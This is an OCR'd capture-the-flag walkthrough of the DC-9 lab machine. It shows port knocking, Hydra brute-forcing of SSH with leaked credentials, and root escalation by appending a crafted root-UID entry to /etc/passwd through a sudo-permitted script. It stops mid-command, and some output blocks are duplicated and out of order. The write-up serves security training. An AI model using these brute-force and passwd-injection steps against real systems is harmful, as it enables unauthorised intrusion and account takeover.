Log Out

Example.com - Staff Details

Logged in as admin


```
File does not exist
[options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables -I INPUT -s %IP% -p tcp
--dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9842,8475,7469 seq_timeout = 25 command = /sbin/iptables -D INPUT
-s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn
```

Let's try to knock in the sequence we got from lfi using knock command. Once we knock on the ports, we check if the ssh
port is open using nmap, and it is. We can now access the webpage using SSH.




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/dc9]
└──╼ $knock 192.168.56.189 7469 8475 9842
┌─[baz@parrot]─[~/comp ctf walkthroughs/dc9]
└──╼ $sudo nmap -p22 192.168.56.189
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-10 22:07 IST
Nmap scan report for 192.168.56.189
Host is up (0.00025s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:C9:13:B8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.64 seconds
┌─[baz@parrot]─[~/comp ctf walkthroughs/dc9]
└──╼ $
```

When we tried to login via SSH using the same admin credentials we used on the webpage, it didn't work. So, we took the
usernames and passwords we got from the enumerated db tables, and saved them in two text files user.txt and pass.txt.
Then, we used hydra to try and brute force into ssh




```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-17 13:02:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 324 login tries (l:18/p:18), ~21 tries per task
[DATA] attacking ssh://192.168.43.87:22/
[22][ssh] host: 192.168.43.87   login: chandlerb   password: UrAG0D!
[22][ssh] host: 192.168.43.87   login: joeyt   password: Passw0rd
[22][ssh] host: 192.168.43.87   login: janitor   password: Ilovepeepee
```

We got three valid username-password combinations. Let's try and login with the janitor account.



```
┌─[baz@parrot]─[~/comp ctf walkthroughs/dc9]
└──╼ $ssh janitor@192.168.56.189
The authenticity of host '192.168.56.189 (192.168.56.189)' can't be established.
ECDSA key fingerprint is SHA256:o2Ii/WX152zZCRlVrfXpNnXBmvNwYfOWhkMscAr+sMs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.189' (ECDSA) to the list of known hosts.
janitor@192.168.56.189's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
janitor@dc-9:~$ id
uid=1016(janitor) gid=1016(janitor) groups=1016(janitor)
janitor@dc-9:~$ pwd
/home/janitor
janitor@dc-9:~$ whoami
janitor
janitor@dc-9:~$ 
```


When we displayed the janitor's files, we found a hidden directory called "secrets for putin", which makes sense because Donald Trump is the janitor. Let's see what secrets Trump has for Putin



```
janitor@dc-9:~$ id
uid=1016(janitor) gid=1016(janitor) groups=1016(janitor)
janitor@dc-9:~$ pwd
/home/janitor
janitor@dc-9:~$ whoami
janitor
janitor@dc-9:~$ ls
janitor@dc-9:~$ ls -al
total 16
drwx------  4 janitor janitor 4096 Aug 11 02:52 .
drwxr-xr-x 19 root    root    4096 Dec 29  2019 ..
lrwxrwxrwx  1 janitor janitor    9 Dec 29  2019 .bash_history -> /dev/null
drwx------  3 janitor janitor 4096 Aug 11 02:52 .gnupg
drwx------  2 janitor janitor 4096 Dec 29  2019 .secrets-for-putin
janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls -al
total 12
drwx------ 2 janitor janitor 4096 Dec 29  2019 .
drwx------ 4 janitor janitor 4096 Aug 11 02:52 ..
-rwx------ 1 janitor janitor   66 Dec 29  2019 passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
janitor@dc-9:~/.secrets-for-putin$ 
```


We got a set of new passwords. When we added them to our passwords file and ran hydra again, we got a few new

valid
credentials, as shown below.




```
[22][ssh] host: 192.168.43.87   login: fredf   password: B4-Tru3-001
[22][ssh] host: 192.168.43.87   login: chandlerb   password: UrAG0D!
[22][ssh] host: 192.168.43.87   login: joeyt   password: Passw0rd
[22][ssh] host: 192.168.43.87   login: janitor   password: Ilovepeepee
```

let's login to fredf



```
drwxr-xr-x 19 root    root    4096 Dec 29  2019 ..
lrwxrwxrwx  1 janitor janitor    9 Dec 29  2019 .bash_history -> /dev/null
drwx------  3 janitor janitor 4096 Aug 11 02:52 .gnupg
drwx------  2 janitor janitor 4096 Dec 29  2019 .secrets-for-putin
janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls -al
total 12
drwx------ 2 janitor janitor 4096 Dec 29  2019 .
drwx------ 4 janitor janitor 4096 Aug 11 02:52 ..
-rwx------ 1 janitor janitor   66 Dec 29  2019 passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
janitor@dc-9:~/.secrets-for-putin$ su fredf
Password:
fredf@dc-9:/home/janitor/.secrets-for-putin$ cd
fredf@dc-9:~$ id
uid=1003(fredf) gid=1003(fredf) groups=1003(fredf)
fredf@dc-9:~$ whoami
fredf
fredf@dc-9:~$
```

When we saw what permissions fred has, we found that fred can execute the command test as root. But when we tried
running test, nothing happened. Let's try inspecting the code for test and see if we can make sense out of it.




```
fredf
fredf@dc-9:~$ cd /opt/devstuff/
fredf@dc-9:/opt/devstuff$ ls -al
total 28
drwxr-xr-x 5 root root 4096 Dec 29  2019 .
drwxr-xr-x 4 root root 4096 Dec 29  2019 ..
drwxr-xr-x 3 root root 4096 Dec 29  2019 build
drwxr-xr-x 3 root root 4096 Dec 29  2019 dist
drwxr-xr-x 2 root root 4096 Dec 29  2019 __pycache__
-rw-r--r-- 1 root root  250 Dec 29  2019 test.py
-rw-r--r-- 1 root root  959 Dec 29  2019 test.spec
fredf@dc-9:/opt/devstuff$ cat test.
cat: test.: No such file or directory
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys

if len (sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
```

We can see that test is a simple program which takes two files, and concatenates the contents of the first file to the second file. We can use this to our advantage. We can create a new user with root privileges, and add it to the /etc/-


passwd
file so it acts as an existing user, and login
using those credentials to get root access.

We created a user baz with password asdf, and using openssl we have hashed the password. Then, we saved the username-password combination in a file named jack inside /tmp folder. We added the colons and :0:0:: to give the user
root access. Then, we used the test program



```
cat: test.: No such file or directory
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys

if len (sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
fredf@dc-9:/opt/devstuff$ echo 'baz:$1$baz$NNjiuIR2yhsOHVqW0jTCc/:0:0::/root:/bin/bash' >> /tmp/baz
fredf@dc-9:/opt/devstuff$ sudo test /tmp/baz /etc/passwd
[sudo] password for fredf:
Sorry, user fredf is not allowed to execute '/usr/bin/test /tmp/baz /etc/passwd' as root on dc-9.
fredf@dc-9:/opt/devstuff$ cd ..
fredf@dc-9:/opt$ cd devstuff/dist/test/
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./te
termios.cpython-37m-x86_64-linux-gnu.so  test
